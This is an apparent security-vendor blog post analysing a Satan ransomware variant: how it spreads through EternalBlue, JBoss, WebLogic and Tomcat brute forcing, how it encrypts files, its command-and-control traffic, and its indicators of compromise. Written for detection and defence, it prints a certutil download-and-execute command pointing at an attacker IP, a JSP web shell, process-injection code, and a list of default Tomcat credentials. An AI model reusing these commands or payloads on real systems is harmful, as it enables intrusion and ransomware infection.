


Satan Ransomware Spawns New Methods to Spread

 alienvault.com/blogs/labs-research/satan-ransomware-spawns-new-methods-to-spread




1. [AT&T Cybersecurity](#)
2. [Blog](#)

June 1, 2018 | [Javier Ruiz](#)

Today, we are sharing an example of how previously known malware keeps evolving and adding new techniques to infect more systems.

[BleepingComputer](#) first reported on Satan ransomware in January 2017. Recently, Satan Ransomware was identified as using the EternalBlue exploit to spread across compromised environments ([BartBlaze's blog](#)). This is the same exploit associated with a previous WannaCry Ransomware campaign. While Microsoft patched the vulnerability associated with EternalBlue in March 2017, many environments remain vulnerable.

Unusually, we've identified samples of Satan Ransomware that not only include EternalBlue, but also a far larger set of propagation methods:



This Satan variant attempts to propagate through:

- JBoss CVE-2017-12149
- Weblogic CVE-2017-10271
- EternalBlue exploit CVE-2017-0143
- Tomcat web application brute forcing

Malware Analysis

Below is a sample from early May 2018 of Satan Ransomware using all the previously mentioned techniques, which we are going to analyze.

Name: sts.exe

File size: 1.7 Mb

MD5: [c290cd24892905fbcf3cb39929de19a5](#)

The first thing we see in the analyzed sample is that the malware was packed with the MPRESS packer:

Name	Virtual Size	Virtual Address	Raw Size	Raw Address	Reloc Address	Linenumbers	Relocations N...	Linenumbers ...
Byte[8]	Dword	Dword	Dword	Dword	Dword	Dword	Word	Word
.MPRESS1	00532000	00001000	001B9E00	00000200	00000000	00000000	0000	0000
.MPRESS2	00000CF0	00533000	00000E00	001BA000	00000000	00000000	0000	0000
.rsrc	000009B4	00534000	00000A00	001BAE00	00000000	00000000	0000	0000

The main goal of this sample is to drop Satan Ransomware, encrypt the victim's host, and then request a Bitcoin payment. Afterwards, the sample will also try to spread in the network using exploits such as EternalBlue.

EternalBlue

The malware drops several EternalBlue files in the victim's host. These files are a public version of the exploit without any modifications or custom implementations. All are dropped in the folder C:\Users\All Users in the infected system:

blue	Application	126 KB
blue.fb	FB File	1 KB
blue	XML Document	8 KB
cnli-1.dll	Application extension	99 KB
coli-0.dll	Application extension	15 KB
crli-0.dll	Application extension	17 KB
dmgd-4.dll	Application extension	469 KB
down64.dll	Application extension	5 KB
exma-1.dll	Application extension	10 KB
libeay32.dll	Application extension	882 KB
libxml2.dll	Application extension	807 KB
posh-0.dll	Application extension	11 KB
ssleay32.dll	Application extension	180 KB
star	Application	45 KB
star.fb	FB File	1 KB
star	XML Document	6 KB
tibe-2.dll	Application extension	232 KB
trch-1.dll	Application extension	59 KB
trfo-2.dll	Application extension	29 KB
tucl-1.dll	Application extension	9 KB
ucl.dll	Application extension	57 KB
xdvl-0.dll	Application extension	32 KB
zlib1.dll	Application extension	59 KB

Sts.exe initiates the process of spreading across the network by scanning all the systems within the same network segment. Through the following command line, systems vulnerable to SMB EternalBlue exploit will execute the previously dropped library down64.dll.

```

push 0 ; nShowCmd
cmovnb eax, [ebp+lpParameters]
push 0 ; lpDirectory
push eax ; lpParameters
push offset File ; "cmd.exe"
push 0 ; lpOperation
push 0 ; hwnd
call ds:ShellExecuteA

```

```

/c cd /D C:\Users\Alluse~1\&blue.exe --Targetlp & star.exe --OutConfig a --TargetPort 445
--Protocol SMB --Architecture x64 --Function RunDLL --DllPayload down64.dll --Targetlp

```

The down64.dll attempts to load code in the target's memory, and then downloads sts.exe, using the legitimate Microsoft certutil.exe tool. This is a known download technique described as Remote File Copy - T1105 in Mitre ATT&CK.

```

if ( CreateProcessA(0i64, CommandLine, 0i64, 0i64, 0, 0x44u, 0i64, 0i64, &StartupInfo, &ProcessInformation) )
{
    Context.ContextFlags = 1048579;
    GetThreadContext(ProcessInformation.hThread, &Context);
    lpBaseAddress = VirtualAllocEx(ProcessInformation.hProcess, 0i64, 0x800ui64, 0x1000u, 0x40u);
    WriteProcessMemory(ProcessInformation.hProcess, lpBaseAddress, aUhfadea, 0x800ui64, 0i64);
    Context.Rip = (DWORD64)lpBaseAddress;
    SetThreadContext(ProcessInformation.hThread, &Context);
    ResumeThread(ProcessInformation.hThread);
    CloseHandle(ProcessInformation.hThread);
    CloseHandle(ProcessInformation.hProcess);
}

```

```

cmd.exe /c certutil.exe -urlcache -split -f http://45.124.132.119'
'/cab/sts.exe c:/sts.exe&c:\sts.exe',0

```

So Many Exploits....

The sample uses some other network activity to continue to spread across the network.

A compromised system will make a HTTP PUT request to /Clist1.jsp to execute a jsp file that downloads another sample of sts.exe in the target server.

Another interesting technique used to infect other systems is the ability to identify an Apache Tomcat server and bruteforce it. It makes an HTTP GET request to /manager/html, and if the response is "401 not authorized," it then begins to bruteforce access to the file, using a list of most common usernames and passwords:

/Clist1.jsp

```

<%@ page import="\java.util.*,java.io.*"%>
<%
out.println("\Version__\");
Runtime.getRuntime().exec("\cmd.exe /c certutil.exe -urlcache
-split -f http://45.124.132.119/cab/sts.exe c:/st.exe&
cmd.exe /c c:\\\\st.exe\");
%>

```

/manager/html

```

admin:admin
tomcat:tomcat
admin:123456tomcat:123456
tomcat:111111
tomcat:888888
tomcat:123123
tomcat:12345678
admin:1234
admin:0000
admin:8888
admin:6666
admin:000000
admin:888888
admin:12345678
admin:666666
admin:111111
admin:520520
admin:123123
admin:112233
admin:521521

```

Encryption

After infecting other systems in the same network, the sample finally drops Satan Ransomware into C:Satan.exe file. This executable is also packed with MPRESS as the original sample.

```

push    0
push    80h          ; dwFlagsAndAttributes
push    2           ; dwCreationDisposition
push    0           ; lpSecurityAttributes
push    2           ; dwShareMode
push    40000000h   ; dwDesiredAccess
push    offset aCSatanExe ; "C:\\Satan.exe"
mov     [ebp+hFile], 0
call    ebx : CreateFileA

```

Executing Satan.exe starts the ransomware attack, which first stops the following processes:

```

mov     [ebp+var_3C], offset aSqlservrExe ; "sqlservr.exe"
mov     [ebp+var_38], offset aMysqldExe ; "mysqld.exe"
mov     [ebp+var_34], offset aNmesrvcExe ; "nmesrvc.exe"
mov     [ebp+var_30], offset aSqlagentExe ; "sqlagent.exe"
mov     [ebp+var_2C], offset aFdhostExe ; "fdhost.exe"
mov     [ebp+var_28], offset aFdlauncherExe ; "fdlauncher.exe"
mov     [ebp+var_24], offset aReportingservi ; "reportingservicesservice.exe"
mov     [ebp+ServiceStatus.dwServiceType], offset aOmtsrecoExe ; "omtsreco.exe"
mov     [ebp+ServiceStatus.dwCurrentState], offset aTnslnrExe ; "tnslnr.exe"
mov     [ebp+ServiceStatus.dwControlsAccepted], offset aOracleExe ; "oracle.exe"
mov     [ebp+ServiceStatus.dwWin32ExitCode], offset aEmagentExe ; "emagent.exe"
mov     [ebp+ServiceStatus.dwServiceSpecificExitCode], offset aPerlExe ; "perl.exe"
mov     [ebp+ServiceStatus.dwCheckPoint], offset aSqlwriterExe ; "sqlwriter.exe"
mov     [ebp+ServiceStatus.dwWaitHint], offset aMysqldNtExe ; "mysqld-nt.exe"

```

Satan.exe creates a file named KSession located in "C:WindowsTempKSession" and stores a host identifier inside it.

Encrypted files are renamed with [satan_pro@mail.ru].satan file name. Then the process starts sending data to the Command and Control server, making GET requests using the parameter value stored in KSession file.

```

GET /data/token.php?status=ST&code=XXXXXXXXXXXXXXXXXXXXXXXXXXXX HTTP/1.1
Connection: Keep-Alive

```

```
User-Agent: Winnet Client
```

```
Host: 45.124.132.119
```


After encryption, Satan.exe creates a note in C:_How_to_decrypt_files.txt with instructions, and then executes notepad to open the note.

```

push    offset Parameters ; "C:\\_How_to_decrypt_files.txt"
push    offset File       ; "notepad.exe"
push    0                 ; lpOperation
push    0                 ; hwnd
call    ds:ShellExecuteA

```

The note contains the instructions to decrypt the system and a contact email address: `satan_pro@mail[.]ru`, requesting a Bitcoin payment as seen below in a sample of the note:



Tracking the previously mentioned Bitcoin wallet:

14hCK6iRXwRkmBFRKG8kiSpCSpKmqth2qo, has only received a handful of payments so far, with the latest payment made on May 12, 2018. It has a balance of 0.5 BTC, worth approximately \$3600 at the time of writing.

Summary		Transactions	
Address	14hCK6iRXwRkmBFRKG8kiSpCSpKmqth2qo	No. Transactions	4
Hash 160	28827569833a06611343394eb9e8ee96b55b95bb	Total Received	0.5 BTC
Tools	Related Tags - Unspent Outputs	Final Balance	0 BTC

Conclusion

It's a worrying trend that ransomware isn't going away, and it is adapting to include the recent and diverse exploits/techniques to spread in more innovative and successful ways.

Detect Satan Ransomware with AlienVault USM

Because threats like Satan Ransomware are constantly evolving with new methods, it's critical that your detection tools always have the latest threat intelligence. AlienVault USM receives continuous threat intelligence updates from the AlienVault Labs Security Research Team and OTX. Using multiple built-in security capabilities, AlienVault USM detect many common behaviours of malware that change less frequently. The techniques used to spread Satan ransomware will trigger the following alarms in AlienVault USM:

- System Compromise - Suspicious Behavior - OTX Indicators of Compromise
- Delivery & Attack - Suspicious Behavior - Certutil.exe used to download a file
- Delivery & Attack - Vulnerability Scanning - JBoss Scan
- System Compromise - Suspicious Behavior - Command executed from an Oracle WebLogic process

And also the following network activity:

- Weblogic XMLDecoder RCE (CVE-2017-10271) - Exploit - Code Execution
- Tomcat Server - Environmental Awareness - Default Credentials
- Possible ETERNALBLUE Exploit M3 MS17-010 - Exploit - Code Execution - ETERNALBLUE
- Satan Ransomware - System Compromise - Ransomware infection

Detect Satan Ransomware with OTX Endpoint Threat Hunter

You can hunt for malware and other threats for free using the [OTX Endpoint Threat Hunter](#). This free service uses the indicators of compromise (IOCs) catalogued in OTX, enabling you to scan for threats on your endpoints. OTX Endpoint Threat Hunter detects Satan through:

- File and Network based indicators (below, and in [OTX](#))
- Generic detection of exploits.

Detection - Indicators of Compromise

File-Hashes:

3e3f8570c11dff0b5a0e061eae6bdd66cf9fa01d815658a0589d98873500358d

15ffbb8d382cd2ff7b0bd4c87a7c0bffd1541c2fe86865af445123bc0b770d13

b556b5c077e38dcb65d21a707c19618d02e0a65ff3f9887323728ec078660cc3

15292172a83f2e7f07114693ab92753ed32311dfba7d54fe36cc7229136874d9
0439628816cabe113315751e7113a9e9f720d7e499ffdd78acbac1ed8ba35887
93027b47ef0b6f7d933017320951bbbeef792a8f1bc43b3fe96c2b61f1dc2636
cde45f7ff05f52b7215e4b0ea1f2f42ad9b42031e16a3be9772aa09e014bacdb
85b936960fbe5100c170b777e1647ce9f0f01e3ab9742dfc23f37cb0825b30b5
ca63dbb99d9da431bf23aca80dc787df67bb01104fb9358a7813ed2fce479362
db0831e19a4e3a736ea7498dadcd2d6702342f75fd8f7fbae1894ee2e9738c2b4
aa8adf96fc5a7e249a6a487faaf0ed3e00c40259fdae11d4caf47a24a9d3aaed
be8eb97d8171b8c91c6bc420346f7a6d2d2f76809a667ade03c990feffadaad5
0259d41720f7084716a3b2bbe34ac6d3021224420f81a4e839b0b3401e5ef29f
50f329e034db96ba254328cd1e0f588af6126c341ed92ddf4aeb96bc76835937
aceb27720115a63b9d47e737fd878a61c52435ea4ec86ba8e58ee744bc85c4f3
cf25bdc6711a72713d80a4a860df724a79042be210930dcbfc522da72b39bb12
b7d8fcc3fb533e5e0069e00bc5a68551479e54a990bb1b658e1bd092c0507d68
b2a3172a1d676f00a62df376d8da805714553bb3221a8426f9823a8a5887daaa
f0df80978b3a563077def7ba919e2f49e5883d24176e6b3371a8eef1efe2b06a
5f30aa2fe338191b972705412b8043b0a134cdb287d754771fc225f2309e82ee
cf12eca0e10dc3370d7917e7678dc09629240d3e7cc71c5ac0df68576bea0682

IP Addresses:

45.124.132.119

URI paths:

/invoker/readonly

/orders.xhtml

/Clist1.jsp

/manager/html

/wls-wsat/CoordinatorPortType

Thanks to Fernando Martinez and Chris Doman for collaborations.

Share this with others

Tags: [malware](#), [ransomware](#), [alienvault labs](#), [satan](#)